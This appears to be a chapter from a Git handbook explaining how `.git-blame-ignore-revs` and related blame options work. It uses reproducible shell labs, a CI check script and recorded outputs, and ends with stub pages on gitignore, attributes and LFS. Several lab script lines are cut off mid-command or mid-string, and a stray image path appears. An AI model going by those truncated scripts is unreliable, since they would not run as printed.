Git 2.23 (2019) added the real fix. `git blame --ignore-rev <commit>` assigns blame **"as if the change never happened"**: lines that commit changed go to the commit that touched them before. `--ignore-revs-file <file>`, and the config key `blame.ignoreRevsFile`, read a list of such commits from a file. By convention that file is `.git-blame-ignore-revs` at the repository root, and the forges read it under that name. Newer releases filled in the edges:

- 2.50 made `--porcelain` report the `ignored` and `unblamable` lines.
- 2.52 added the `:(optional)` prefix for path-valued settings, so a global `blame.ignoreRevsFile` stops being fatal in repositories that don't have the file.
- 2.56 (2026-09-28, current) aligns the hash column only when marks are shown.

What it doesn't do: it never changes history. The reformat commit is still there for `git log` and `git show`. Ignoring is a view setting for blame, and without the setting you get the plain view back.




Figure 1: How .git-blame-ignore-revs changes blame for pricing.py: the history, who owns each line with and without the ignore file, and where it goes wrong

Mental model

```
git blame pricing.py
  for each line: walk back to the last commit that changed it
    commit in the ignore list?  → pretend its diff didn't happen; keep walking
                                  (Git matches the line to the parent's lines nearby;
                                   blame.markIgnoredLines marks it "?")
    the commit only *added* the line (nothing to match)? → it stays on the ignored commit
                                  (blame.markUnblamableLines marks it "*")
  ignore list = blame.ignoreRevsFile files (config order), then --ignore-revs-file, then --i
```

Knob	What it does	Since
`git blame --ignore-rev <rev>`	Ignore one commit. Repeatable. An unknown revision is fatal	2.23
`git blame --ignore-revs-file <file>`	Ignore the commits listed in a file. Repeatable; `""` clears every list read so far, config files included	2.23
`blame.ignoreRevsFile`	The same file, from config. Repeatable; an empty value resets. A relative path is taken from the top of the work tree	2.23

Knob	What it does	Since
`:(optional)<path>` value	The setting is treated as absent if the file doesn't exist	2.52
`blame.markIgnoredLines`	Prefix `?` on lines blame passed past an ignored commit	2.23
`blame.markUnblamableLines`	Prefix `*` on lines an ignored commit added that blame couldn't hand back. (The 2.23 manual spelled it `blame.markUnblamables`; the code has always read `markUnblamableLines`)	2.23
`--porcelain` / `--line-porcelain`	An `ignored` or `unblamable` line in the entry's header	2.50

File format (from `git-config(1)`, `blame.ignoreRevsFile`): one **unabbreviated** object name per line; whitespace and `#` comments are ignored. It is the same format as `fsck.skipList`. The parser (`oidset_parse_file_carefully()` in `oidset.c`) fails on anything that isn't a full hash, and the blame code silently skips any hash that isn't a commit it can find. Case 5 shows both.

Worked examples (Cases)

Run on Debian 13 (Linux 6.12) with **Git 2.56.0**, the current release (2026-09-28), built from the release tarball in user space. The box's distribution Git is 2.47.3, and Case 4 uses it on purpose. Every listing below was run, and every output block is pasted from the run. Commit hashes are reproducible because names and dates are fixed.

Source this file first. It points "global" config at a throwaway file and fixes names and dates per commit:

```
# env.sh - source this so your hashes match the transcripts (needs git 2.52+)
export GIT_CONFIG_GLOBAL=/tmp/blamelab/global.gitconfig GIT_CONFIG_NOSYSTEM=1
export GIT_CONFIG_COUNT=1 GIT_CONFIG_KEY_0=init.defaultBranch GIT_CONFIG_VALUE_0=main
# commit as <name> on <date>: as Ana 2026-01-05 commit -m "..."
as() { local who=$1 day=$2; shift 2
  GIT_AUTHOR_NAME=$who GIT_AUTHOR_EMAIL=$(echo "$who" | tr A-Z a-z)@example.com \
  GIT_COMMITTER_NAME=$who GIT_COMMITTER_EMAIL=$(echo "$who" | tr A-Z a-z)@example.com \
  GIT_AUTHOR_DATE="${day}T09:00:00Z" GIT_COMMITTER_DATE="${day}T09:00:00Z" git "$@"; }
```

Run the cases in order; they share `/tmp/blamelab`.

Case 1: A reformat takes over blame

Three people write `pricing.py`, then a formatter re-indents it from two spaces to four, switches to double quotes, and puts two blank lines between functions.

```
#!/usr/bin/env bash
# lab-01-history.sh - three people write pricing.py, then a formatter rewrites every line
set -e; . ./env.sh
rm -rf /tmp/blamelab && mkdir -p /tmp/blamelab && cd /tmp/blamelab && : > global.gitconfig
git init -q desk && cd desk

cat > pricing.py <<'PY'
def net_price(gross, vat):
  return round(gross / (1 + vat), 2)

def discount(price, pct):
  if pct > 50:
    raise ValueError('discount too large')
  return price * (1 - pct / 100)
PY
git add pricing.py && as Ana 2026-01-05 commit -qm "pricing: net price and discount"

sed -i "s/pct > 50/pct > 30/; s/'discount too large'/'discount over 30% needs approval'/" pr
git add pricing.py && as Ben 2026-02-10 commit -qm "pricing: cap discounts at 30%"

cat >> pricing.py <<'PY'

def bulk(prices, pct):
  total = sum(discount(p, pct) for p in prices)
  return round(total, 2)
PY
git add pricing.py && as Cara 2026-03-03 commit -qm "pricing: bulk discount total"

# the formatter: 4-space indent, double quotes, two blank lines between functions
python3 - <<'PY'
import re
src = open("pricing.py").read().splitlines()
out = []
for line in src:
    if line.startswith("def ") and out:
        while out and out[-1] == "": out.pop()
        out += ["", ""]
    m = re.match(r"( *)(.*)", line)
    line = " " * (len(m.group(1)) * 2) + m.group(2)
    out.append(line.replace("'", '"'))
open("pricing.py", "w").write("\n".join(out) + "\n")
PY
git add pricing.py && as Fmt 2026-04-01 commit -qm "style: reformat (4-space indent, double

git log --format='%h %an %ad %s' --date=short
echo "--- git blame pricing.py"
```

```
git blame --date=short pricing.py
echo "--- git blame -w pricing.py"
git blame -w --date=short pricing.py
```

```
f2170a2 Fmt 2026-04-01 style: reformat (4-space indent, double quotes)
fcd481d Cara 2026-03-03 pricing: bulk discount total
e226a2a Ben 2026-02-10 pricing: cap discounts at 30%
97c900f Ana 2026-01-05 pricing: net price and discount
--- git blame pricing.py
^97c900f (Ana  2026-01-05  1) def net_price(gross, vat):
f2170a20 (Fmt  2026-04-01  2)     return round(gross / (1 + vat), 2)
f2170a20 (Fmt  2026-04-01  3)
^97c900f (Ana  2026-01-05  4)
^97c900f (Ana  2026-01-05  5) def discount(price, pct):
f2170a20 (Fmt  2026-04-01  6)     if pct > 30:
f2170a20 (Fmt  2026-04-01  7)         raise ValueError("discount over 30% needs approval")
f2170a20 (Fmt  2026-04-01  8)     return price * (1 - pct / 100)
f2170a20 (Fmt  2026-04-01  9)
fcd481d1 (Cara 2026-03-03 10)
fcd481d1 (Cara 2026-03-03 11) def bulk(prices, pct):
f2170a20 (Fmt  2026-04-01 12)     total = sum(discount(p, pct) for p in prices)
f2170a20 (Fmt  2026-04-01 13)     return round(total, 2)
--- git blame -w pricing.py
^97c900f (Ana  2026-01-05  1) def net_price(gross, vat):
^97c900f (Ana  2026-01-05  2)     return round(gross / (1 + vat), 2)
^97c900f (Ana  2026-01-05  3)
f2170a20 (Fmt  2026-04-01  4)
^97c900f (Ana  2026-01-05  5) def discount(price, pct):
e226a2a6 (Ben  2026-02-10  6)     if pct > 30:
f2170a20 (Fmt  2026-04-01  7)         raise ValueError("discount over 30% needs approval")
^97c900f (Ana  2026-01-05  8)     return price * (1 - pct / 100)
fcd481d1 (Cara 2026-03-03  9)
f2170a20 (Fmt  2026-04-01 10)
fcd481d1 (Cara 2026-03-03 11) def bulk(prices, pct):
fcd481d1 (Cara 2026-03-03 12)     total = sum(discount(p, pct) for p in prices)
fcd481d1 (Cara 2026-03-03 13)     return round(total, 2)
```

Plain blame gives 8 of 13 lines to `Fmt`. `-w` gets the indentation-only lines back (Ben's `if pct > 30:`, Cara's `bulk()` body). It can't help line 7: the quotes changed, so to `-w` it's a real change, and Ben's error message still belongs to the formatter. Most real formatters change more than whitespace.

Case 2: `--ignore-rev`, and the marks that show the guesses

```
#!/usr/bin/env bash
# lab-02-ignore-rev.sh - blame "as if the reformat never happened", and mark what that guess
set -e; . ./env.sh; cd /tmp/blamelab/desk
fmt=$(git rev-parse HEAD)          # the "style: reformat" commit
echo "--- git blame --ignore-rev $fmt"
git blame --date=short --ignore-rev "$fmt" pricing.py
echo "--- the same, with blame.markIgnoredLines and blame.markUnblamableLines"
git -c blame.markIgnoredLines=true -c blame.markUnblamableLines=true \
    blame --date=short --ignore-rev "$fmt" pricing.py
echo "--- porcelain: one 'ignored' or 'unblamable' line per affected entry"
git -c blame.markIgnoredLines=true -c blame.markUnblamableLines=true \
    blame --line-porcelain --ignore-rev "$fmt" pricing.py |
  awk '/^[0-9a-f]{40} /{n=$3} /^author /{a=$2} /^(ignored|unblamable)$/{m=$1}
       /^\t/{printf "%2d %-5s %s\n", n, a, m; m=""}'
```

```
--- git blame --ignore-rev f2170a20db04e64e3d4d950c496f0ded431cba9a
^97c900f (Ana  2026-01-05  1) def net_price(gross, vat):
^97c900f (Ana  2026-01-05  2)     return round(gross / (1 + vat), 2)
f2170a20 (Fmt  2026-04-01  3)
^97c900f (Ana  2026-01-05  4)
^97c900f (Ana  2026-01-05  5) def discount(price, pct):
e226a2a6 (Ben  2026-02-10  6)     if pct > 30:
e226a2a6 (Ben  2026-02-10  7)         raise ValueError("discount over 30% needs approval")
^97c900f (Ana  2026-01-05  8)     return price * (1 - pct / 100)
f2170a20 (Fmt  2026-04-01  9)
fcd481d1 (Cara 2026-03-03 10)
fcd481d1 (Cara 2026-03-03 11) def bulk(prices, pct):
fcd481d1 (Cara 2026-03-03 12)     total = sum(discount(p, pct) for p in prices)
fcd481d1 (Cara 2026-03-03 13)     return round(total, 2)
--- the same, with blame.markIgnoredLines and blame.markUnblamableLines
^97c900fc (Ana  2026-01-05  1) def net_price(gross, vat):
^?97c900f (Ana  2026-01-05  2)     return round(gross / (1 + vat), 2)
*f2170a20 (Fmt  2026-04-01  3)
^97c900fc (Ana  2026-01-05  4)
^97c900fc (Ana  2026-01-05  5) def discount(price, pct):
?e226a2a6 (Ben  2026-02-10  6)     if pct > 30:
?e226a2a6 (Ben  2026-02-10  7)         raise ValueError("discount over 30% needs approval")
^?97c900f (Ana  2026-01-05  8)     return price * (1 - pct / 100)
*f2170a20 (Fmt  2026-04-01  9)
fcd481d10 (Cara 2026-03-03 10)
fcd481d10 (Cara 2026-03-03 11) def bulk(prices, pct):
?fcd481d1 (Cara 2026-03-03 12)     total = sum(discount(p, pct) for p in prices)
?fcd481d1 (Cara 2026-03-03 13)     return round(total, 2)
--- porcelain: one 'ignored' or 'unblamable' line per affected entry
```

```
 1 Ana
 2 Ana   ignored
 3 Fmt   unblamable
 4 Ana
 5 Ana
 6 Ben   ignored
 7 Ben   ignored
 8 Ana   ignored
 9 Fmt   unblamable
10 Cara
11 Cara
12 Cara  ignored
13 Cara  ignored
```

Every line of real code is back with the person who wrote it. Line 7 is Ben's again, and line 8 is Ana's, because Ben never touched it. The marks say how sure blame is:

- `?` means the ignored commit changed this line, and blame matched it to a line in the parent. Here every match is right. In general it's a heuristic: a line the formatter rewrote beyond recognition can be matched to the wrong neighbour.
- `*` means the ignored commit *added* this line, and there was nothing to match it to. These are the formatter's extra blank lines (3 and 9). They stay on `Fmt`, which is the honest answer.

The default, unmarked output is shorter but hides which lines are guesses. Turn the marks on in any repository that ignores commits. The porcelain format (used by editors and scripts) has carried the same information since 2.50.

Notice the hash column. Here a line can carry two marks (`^` for the boundary commit, plus `?`), so Git widens the column to 9 characters and extends unmarked hashes to match. Git 2.56 reserves room for marks only when the output actually shows them. Case 3's `-L6,7` listing has no marks and prints plain 7-character hashes, while Git 2.47.3 prints 8 (`e226a2a6`) for the same two lines.

Case 3: Share it: `.git-blame-ignore-revs` and `blame.ignoreRevsFile`

Passing `--ignore-rev` by hand doesn't scale. The convention is to commit a file at the root listing the mechanical commits, and have each clone opt in once.

```
#!/usr/bin/env bash
# lab-03-ignore-file.sh - commit .git-blame-ignore-revs, opt in once with blame.ignoreRevsFi
set -e; . ./env.sh; cd /tmp/blamelab/desk
fmt=$(git log -1 --format=%H --grep='^style: reformat')
cat > .git-blame-ignore-revs <<IGN
# .git-blame-ignore-revs - mechanical commits that blame should look through.
# Full 40-hex hashes only; add one line per commit, with a comment saying what it was.

# style: reformat (4-space indent, double quotes), 2026-04-01
$fmt
```

```
IGN
mkdir -p docs && echo "# Pricing rules" > docs/pricing.md
git add .git-blame-ignore-revs docs && as Dev 2026-04-02 commit -qm "blame: ignore the refor

who() { git blame --line-porcelain "$@" | sed -n 's/^author //p' | sort | uniq -c; }
echo "--- who owns pricing.py, before opting in"
who pricing.py
git config blame.ignoreRevsFile .git-blame-ignore-revs
echo "--- after: git config blame.ignoreRevsFile .git-blame-ignore-revs"
who pricing.py
echo "--- the relative path is read from the top of the work tree, so a subdirectory works t
(cd docs && git blame --date=short -L6,7 ../pricing.py)
echo "--- one-off: see the formatter again"
git blame --date=short --ignore-revs-file="" -L6,7 pricing.py
```

```
--- who owns pricing.py, before opting in
      3 Ana
      2 Cara
      8 Fmt
--- after: git config blame.ignoreRevsFile .git-blame-ignore-revs
      5 Ana
      2 Ben
      4 Cara
      2 Fmt
--- the relative path is read from the top of the work tree, so a subdirectory works too
e226a2a (Ben 2026-02-10 6)     if pct > 30:
e226a2a (Ben 2026-02-10 7)         raise ValueError("discount over 30% needs approval")
--- one-off: see the formatter again
f2170a2 (Fmt 2026-04-01 6)     if pct > 30:
f2170a2 (Fmt 2026-04-01 7)         raise ValueError("discount over 30% needs approval")
```

Three details that matter in practice:

- **The file is added in a later commit.** A commit can't contain its own hash, so the reformat lands first and its hash is added afterwards. Nothing breaks in between; blame just isn't fixed yet.
- **The relative path works from anywhere in the work tree.** `git blame` runs from the top of the work tree, so `.git-blame-ignore-revs` is found from `docs/` too.
- **`--ignore-revs-file=""` clears the list for one run.** That's how to answer "what did the formatter actually change?", which `git show <fmt>` answers better anyway.

The opt-in is per clone: `blame.ignoreRevsFile` lives in `.git/config`, which isn't cloned. GitHub's blame view reads `.git-blame-ignore-revs` at the root of the repository automatically and shows an "Ignoring revisions in .git-blame-ignore-revs" banner. GitLab reads the same file since 17.11, behind the **Ignore specific revisions** blame preference. Local Git reads it only when told to.

Case 4: Put it in global config, and blame breaks everywhere else

The obvious shortcut is to set it once in `~/.gitconfig` for every repository. Done plainly, that makes blame fatal in every repository that doesn't have the file.

```
#!/usr/bin/env bash
# lab-04-global-trap.sh - a global blame.ignoreRevsFile breaks blame in repos without the fi
. ./env.sh; cd /tmp/blamelab
git -C desk config --unset blame.ignoreRevsFile
git init -q other && echo hello > other/README && git -C other add README &&
  as Eve 2026-05-01 -C other commit -qm "readme"

git config --global blame.ignoreRevsFile .git-blame-ignore-revs
echo "--- global setting, repo without the file"
git -C other blame README; echo "exit=$?"

git config --global blame.ignoreRevsFile ':(optional).git-blame-ignore-revs'
echo "--- global ':(optional)' setting (Git 2.52+)"
git -C other blame README; echo "exit=$?"
git -C desk blame --date=short -L6,6 pricing.py; echo "exit=$?"

echo "--- the same global file read by an older Git"
/usr/bin/git --version
/usr/bin/git -C desk blame --date=short -L6,6 pricing.py; echo "exit=$?"
```

```
--- global setting, repo without the file
fatal: could not open object name list: .git-blame-ignore-revs
exit=128
--- global ':(optional)' setting (Git 2.52+)
^a81f622 (Eve 2026-05-01 09:00:00 +0000 1) hello
exit=0
e226a2a (Ben 2026-02-10 6)     if pct > 30:
exit=0
--- the same global file read by an older Git
git version 2.47.3
fatal: could not open object name list: :(optional).git-blame-ignore-revs
exit=128
```

`blame.ignoreRevsFile` names a file that **must exist**: `oidset_parse_file_carefully()` dies if it can't open it. Git 2.52 added the generic `:(optional)` prefix for path-valued settings ("treated as if it does not exist, if the named path does not exist", `git-config(1)`). With it, one global line works in every repository: the repositories that ship the file get it, and the rest are untouched.

The catch is older Git. 2.47.3 doesn't know the prefix, reads `:(optional).git-blame-ignore-revs` as a literal file name, and dies in **every** repository, including the ones that have the file. If your team has Git older than 2.52 anywhere, including CI images and editor plugins that ship their own Git, keep the setting per repository (`git config blame.ignoreRevsFile .git-blame-ignore-revs` in each clone), or in a conditional include that only matches repositories you know have the file.

Case 5: The squash merge that ignored nothing

The commonest silent failure. A contributor wraps long lines on a branch, adds the branch commit's hash to the ignore file in the same pull request, and a maintainer **squash-merges** it.

```
#!/bin/sh
# check-ignore-revs - every hash in .git-blame-ignore-revs must be a commit in HEAD's histor
f=${1:-.git-blame-ignore-revs}; bad=0
for rev in $(sed 's/#.*//' "$f"); do
  if ! git cat-file -e "$rev^{commit}" 2>/dev/null; then
    echo "missing:     $rev"; bad=1
  elif ! git merge-base --is-ancestor "$rev" HEAD; then
    echo "not on HEAD: $rev $(git log -1 --format=%s "$rev")"; bad=1
  fi
done
exit $bad
```

```
#!/usr/bin/env bash
# lab-05-squash-trap.sh - a squash merge rewrites the hash you listed; blame says nothing
. ./env.sh; CHECK=$PWD/check-ignore-revs; cd /tmp/blamelab/desk
git config blame.ignoreRevsFile .git-blame-ignore-revs

git switch -qc wrap-lines
python3 - <<'PY'
p = "pricing.py"; s = open(p).read()
s = s.replace('        raise ValueError("discount over 30% needs approval")\n',
              '        raise ValueError(\n            "discount over 30% needs approval"\n
open(p, "w").write(s)
PY
git add pricing.py && as Fmt 2026-05-04 commit -qm "style: wrap long lines"
printf '\n# style: wrap long lines, 2026-05-04\n%s\n' "$(git rev-parse HEAD)" >> .git-blame-
git add .git-blame-ignore-revs && as Fmt 2026-05-04 commit -qm "blame: ignore the wrap commi

git switch -q main && git merge -q --squash wrap-lines &&
  as Maya 2026-05-05 commit -qm "style: wrap long lines (#42)"
git log --oneline --graph --all | head -5
echo "--- blame on main: the squash commit owns the wrapped lines, and nothing warns"
git blame --date=short -L6,9 pricing.py; echo "exit=$?"
echo "--- check-ignore-revs"
$CHECK; echo "exit=$?"
echo "--- after the branch is deleted and gc runs, the object is gone too"
git branch -qD wrap-lines && git reflog expire --expire=now --all && git gc -q --prune=now
$CHECK; echo "exit=$?"
git blame --date=short -L6,9 pricing.py; echo "blame exit=$?"
echo "--- fix: list the commit that is on main, in a follow-up commit"
sq=$(git log -1 --format=%H --grep='(#42)')
```

```
sed -i '$d' .git-blame-ignore-revs && echo "$sq" >> .git-blame-ignore-revs
git add .git-blame-ignore-revs && as Maya 2026-05-05 commit -qm "blame: ignore #42 (squash c
$CHECK; echo "exit=$?"
git blame --date=short -L6,9 pricing.py
echo "--- and an abbreviated hash is not 'ignored', it is fatal"
echo "${sq:0:12}" >> .git-blame-ignore-revs
git blame -L6,6 pricing.py; echo "exit=$?"
git checkout -q .git-blame-ignore-revs
```

```
Squash commit -- not updating HEAD
* 79b0ee8 style: wrap long lines (#42)
| * a778d40 blame: ignore the wrap commit
| * da6a82d style: wrap long lines
|/
* 0660c5c blame: ignore the reformat commit
--- blame on main: the squash commit owns the wrapped lines, and nothing warns
e226a2a (Ben  2026-02-10 6)     if pct > 30:
79b0ee8 (Maya 2026-05-05 7)         raise ValueError(
79b0ee8 (Maya 2026-05-05 8)             "discount over 30% needs approval"
79b0ee8 (Maya 2026-05-05 9)         )
exit=0
--- check-ignore-revs
not on HEAD: da6a82d797fdb060cbf9ba1f6d1b9a11a1245d8a style: wrap long lines
exit=1
--- after the branch is deleted and gc runs, the object is gone too
missing:     da6a82d797fdb060cbf9ba1f6d1b9a11a1245d8a
exit=1
e226a2a (Ben  2026-02-10 6)     if pct > 30:
79b0ee8 (Maya 2026-05-05 7)         raise ValueError(
79b0ee8 (Maya 2026-05-05 8)             "discount over 30% needs approval"
79b0ee8 (Maya 2026-05-05 9)         )
blame exit=0
--- fix: list the commit that is on main, in a follow-up commit
exit=0
e226a2a (Ben 2026-02-10 6)     if pct > 30:
e226a2a (Ben 2026-02-10 7)         raise ValueError(
e226a2a (Ben 2026-02-10 8)             "discount over 30% needs approval"
e226a2a (Ben 2026-02-10 9)         )
--- and an abbreviated hash is not 'ignored', it is fatal
fatal: invalid object name: 79b0ee856adc
exit=128
```

The listed hash `da6a82d` is a real commit, but not one in `main`'s history. The squash created `79b0ee8` instead, so blame on `main` had nothing to ignore. It said nothing about it: blame skips listed hashes it can't resolve to a commit, and a commit that isn't in the file's history is never reached. After the branch was deleted and garbage-collected, the hash didn't exist at all, and blame still said nothing. Only the check script noticed.

The same happens with rebase-and-merge (the forge re-creates the commits) and with any later history rewrite (filter-repo, a rebase of `main`). A merge commit is the only merge style that keeps the hash. The fix works with any merge style: **list the hash that is on the default branch, in a follow-up commit**, and run a check like `check-ignore-revs` in CI so an entry that doesn't exist or isn't on the default branch fails the build.

The opposite mistake is loud: a short hash is not "close enough", it's `fatal: invalid object name`. The file wants full names: 40 hex digits, or 64 in a SHA-256 repository.

Case 6: Code that moved to another file

Ignoring a commit doesn't help when the code **moved**. Splitting a module creates new lines in the new file, and plain blame credits the person who moved them. That's a different problem, with a different flag.

```
#!/usr/bin/env bash
# lab-06-moved-code.sh - moved and copied code: -C follows it into the new file
. ./env.sh; cd /tmp/blamelab/desk
python3 - <<'PY'
s = open("pricing.py").read()
head, sep, bulk = s.partition("\n\ndef bulk(")
open("pricing.py", "w").write(head.rstrip("\n") + "\n")
open("bulk.py", "w").write("from pricing import discount\n\n\ndef bulk(" + bulk)
PY
git add pricing.py bulk.py && as Dev 2026-06-01 commit -qm "split bulk pricing into bulk.py"
sed -n '/^def net_price/,/^$/p' pricing.py | sed '/^$/d' > tax.py
git add tax.py && as Dev 2026-06-02 commit -qm "tax: start from a copy of net_price"

echo "--- bulk.py: plain blame, then -C (moved from a file changed in the same commit)"
git blame --date=short bulk.py | tail -3
echo "-- -C"
git blame --date=short -C bulk.py | tail -3
echo "--- tax.py: copied from a file the commit did not touch, so it needs -C -C"
git blame --date=short -C tax.py
echo "-- -C -C"
git blame --date=short -C -C tax.py
echo "--- the same -C -C without the ignore file (the repo's blame.ignoreRevsFile cleared)"
git blame --date=short -C -C --ignore-revs-file="" tax.py
```

```
--- bulk.py: plain blame, then -C (moved from a file changed in the same commit)
a7ef20e (Dev 2026-06-01 4) def bulk(prices, pct):
a7ef20e (Dev 2026-06-01 5)     total = sum(discount(p, pct) for p in prices)
a7ef20e (Dev 2026-06-01 6)     return round(total, 2)
-- -C
fcd481d pricing.py (Cara 2026-03-03 4) def bulk(prices, pct):
fcd481d pricing.py (Cara 2026-03-03 5)     total = sum(discount(p, pct) for p in prices)
```

```
fcd481d pricing.py (Cara 2026-03-03 6)     return round(total, 2)
--- tax.py: copied from a file the commit did not touch, so it needs -C -C
256a406 (Dev 2026-06-02 1) def net_price(gross, vat):
256a406 (Dev 2026-06-02 2)     return round(gross / (1 + vat), 2)
-- -C -C
^97c900f pricing.py (Ana 2026-01-05 1) def net_price(gross, vat):
^97c900f pricing.py (Ana 2026-01-05 2)     return round(gross / (1 + vat), 2)
--- the same -C -C without the ignore file (the repo's blame.ignoreRevsFile cleared)
^97c900f pricing.py (Ana 2026-01-05 1) def net_price(gross, vat):
f2170a20 pricing.py (Fmt 2026-04-01 2)     return round(gross / (1 + vat), 2)
```

- `-C` looks for lines moved or copied from other files changed **in the same commit**. Moving `bulk()` out of `pricing.py` changed both files, so one `-C` finds Cara.
- `-C -C` also looks in other files when the commit **creates** the file, even if that commit didn't touch them. `tax.py` was a copy from an untouched `pricing.py`, so it needs two. (`-C -C -C` searches every commit, and gets slow on large histories.)
- `-M` does the same within one file, for blocks that moved up or down.
- Both have thresholds: at least 20 alphanumeric characters for `-M` and 40 for `-C` before blame believes a block moved. Tiny moves stay with the mover.

The last listing shows the two features combine. `-C -C` finds Ana's line in `pricing.py`, but without the ignore file, line 2 then stops at the reformat that touched it there. With both, it goes all the way back.

The trap

Treating the ignore file as "set and forget". It fails silently in the direction that matters:

- a hash that a squash or rebase rewrote, or that a history rewrite removed, ignores nothing and warns about nothing;
- an engineer whose clone never set `blame.ignoreRevsFile` sees the formatter on every line and assumes the file is broken;
- a heuristic `?` line can be matched to the wrong author.

And it fails loudly in the direction you notice least, until someone hits it: a global setting without `:(optional)` (or with it, on old Git) makes blame fatal.

The boring rule

Make every mechanical change its **own commit**, with no logic changes. Merge it so its hash survives, or list the hash that actually landed on the default branch, in a follow-up commit with a `#` comment saying what it was. Turn on `blame.markIgnoredLines` and `blame.markUnblamableLines`. Check the file in CI. Set `blame.ignoreRevsFile` per repository, or globally with `:(optional)` only once every Git in use is 2.52 or newer. When code moves between files, reach for `-C` rather than the ignore file.

Try this

1. In Case 2's repository, re-run `git blame --ignore-rev` without the marks and pick out the guessed lines from the plain output. (You can't. That's the argument for turning the marks on.)
2. Change the Case 1 formatter so it also renames `pct` to `percent`. Which lines does `--ignore-rev` now hand back, and which ones does `?` mark? Is every guess right?
3. Turn `check-ignore-revs` into a `pre-push` hook or a CI step that fails when an entry isn't an ancestor of the default branch. What should it do for a shallow CI clone, where old commits are missing?
4. Run Case 6's `tax.py` with `-C -C -C`, and time `-C`, `-C -C` and `-C -C -C` on a large repository you have locally. Where does the cost go?
5. Put `blame.ignoreRevsFile` in an `[includeIf "gitdir:~/src/work/"]` file instead of the global config. Which repositories get it, and what happens in one of them that doesn't have the file?

Next

- git blame for `-L` ranges and line ownership in general.
- Pickaxe and –follow for the other half of the hunt: `git log -S` finds when a string appeared, even after blame has moved on.

Verification

- **Run here:** every listing, with Git **2.56.0** (current, released 2026-09-28) built in user space from the release tarball, on Debian 13, Linux 6.12. Case 4 also runs the distribution's Git 2.47.3. All six cases were re-run from scratch twice, with identical output, hashes included.
- **Checked in the Git 2.56.0 sources:**
  - `builtin/blame.c` (`build_ignorelist()`, `peel_to_commit_oid()`: unknown or non-commit names in the file are skipped; `--ignore-rev` with an unknown revision is fatal)
  - `oidset.c` (`oidset_parse_file_carefully()`: a missing file and a non-full hash are fatal)
  - `config.c` (`git_config_pathname()` and `:(optional)`)
  - release notes 2.23.0, 2.50.0, 2.52.0 and 2.56.0 for the version attributions
- **Not run:** the GitHub and GitLab blame views. Their behaviour is from the forge documentation below.

Sources

- Git — `git-blame(1)`: `--ignore-rev`, `--ignore-revs-file`, `-M`, `-C`, `--porcelain`
- Git — `git-config(1)`: `blame.ignoreRevsFile`, `blame.markIgnoredLines`, `blame.markUnblamableLines`, and the `:(optional)` prefix for pathname values

- Git release notes — 2.23.0, 2.50.0, 2.52.0, 2.56.0
- Git source — `builtin/blame.c`, `oidset.c`, `config.c`
- GitHub Docs — Viewing and understanding files: Ignore commits in the blame view
- GitLab Docs — Git file blame: Ignore specific revisions

Ignore, Attributes, and LFS

Theory

Theory: The Index is a Filter; LFS is a Pointer

Git will store any blob you add. Ignore rules and attributes are **policy on what enters the index and how it is treated**. LFS replaces a large blob with a tiny pointer blob and puts the real bytes elsewhere.

Invariants

1. `.gitignore` applies to **untracked** files. A tracked file stays tracked until `git rm --cached`.
2. Precedence: command-line exclude → `.git/info/exclude` → `.gitignore` in-tree → global excludes file.
3. `gitattributes` attach behavior to paths: text vs binary, `eol`, `diff`, `merge`, `filter` (clean/smudge).
4. Git LFS stores a **pointer file** (text, few hundred bytes) in Git, and the payload in an LFS object store the forge must provide.

```
git add huge.bin     without LFS     blob of huge.bin in .git/objects
git add huge.bin     with LFS        blob of pointer  version https://git-lfs...
                                     payload    LFS store (not in packfiles)
```

Why Git is a bad backup of videos

Every clone downloads every version of every blob (unless partial clone / LFS / sparse). A 200 MB binary edited ten times is ~2 GB of packfile. LFS and "do not commit build output" are the same theory: Git's object store is for source, not for arbitrary bytes.

What can break

- Ignoring `.env` after it was committed (must `rm --cached`).
- CRLF filters on a Linux-only repo.
- Pushing LFS pointers to a forge with no LFS storage; clones get pointers, not files.

How to read this chapter

Patterns, attributes, archive, LFS, then a lab. Platform chapters later must store LFS if you use it.

gitignore Patterns

gitignore Patterns

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Per-repo, global, and `.git/info/exclude`; precedence.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

gitattributes

gitattributes

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- Text/binary, `eol`, `ident`, `filter`, `diff`, `merge` drivers.

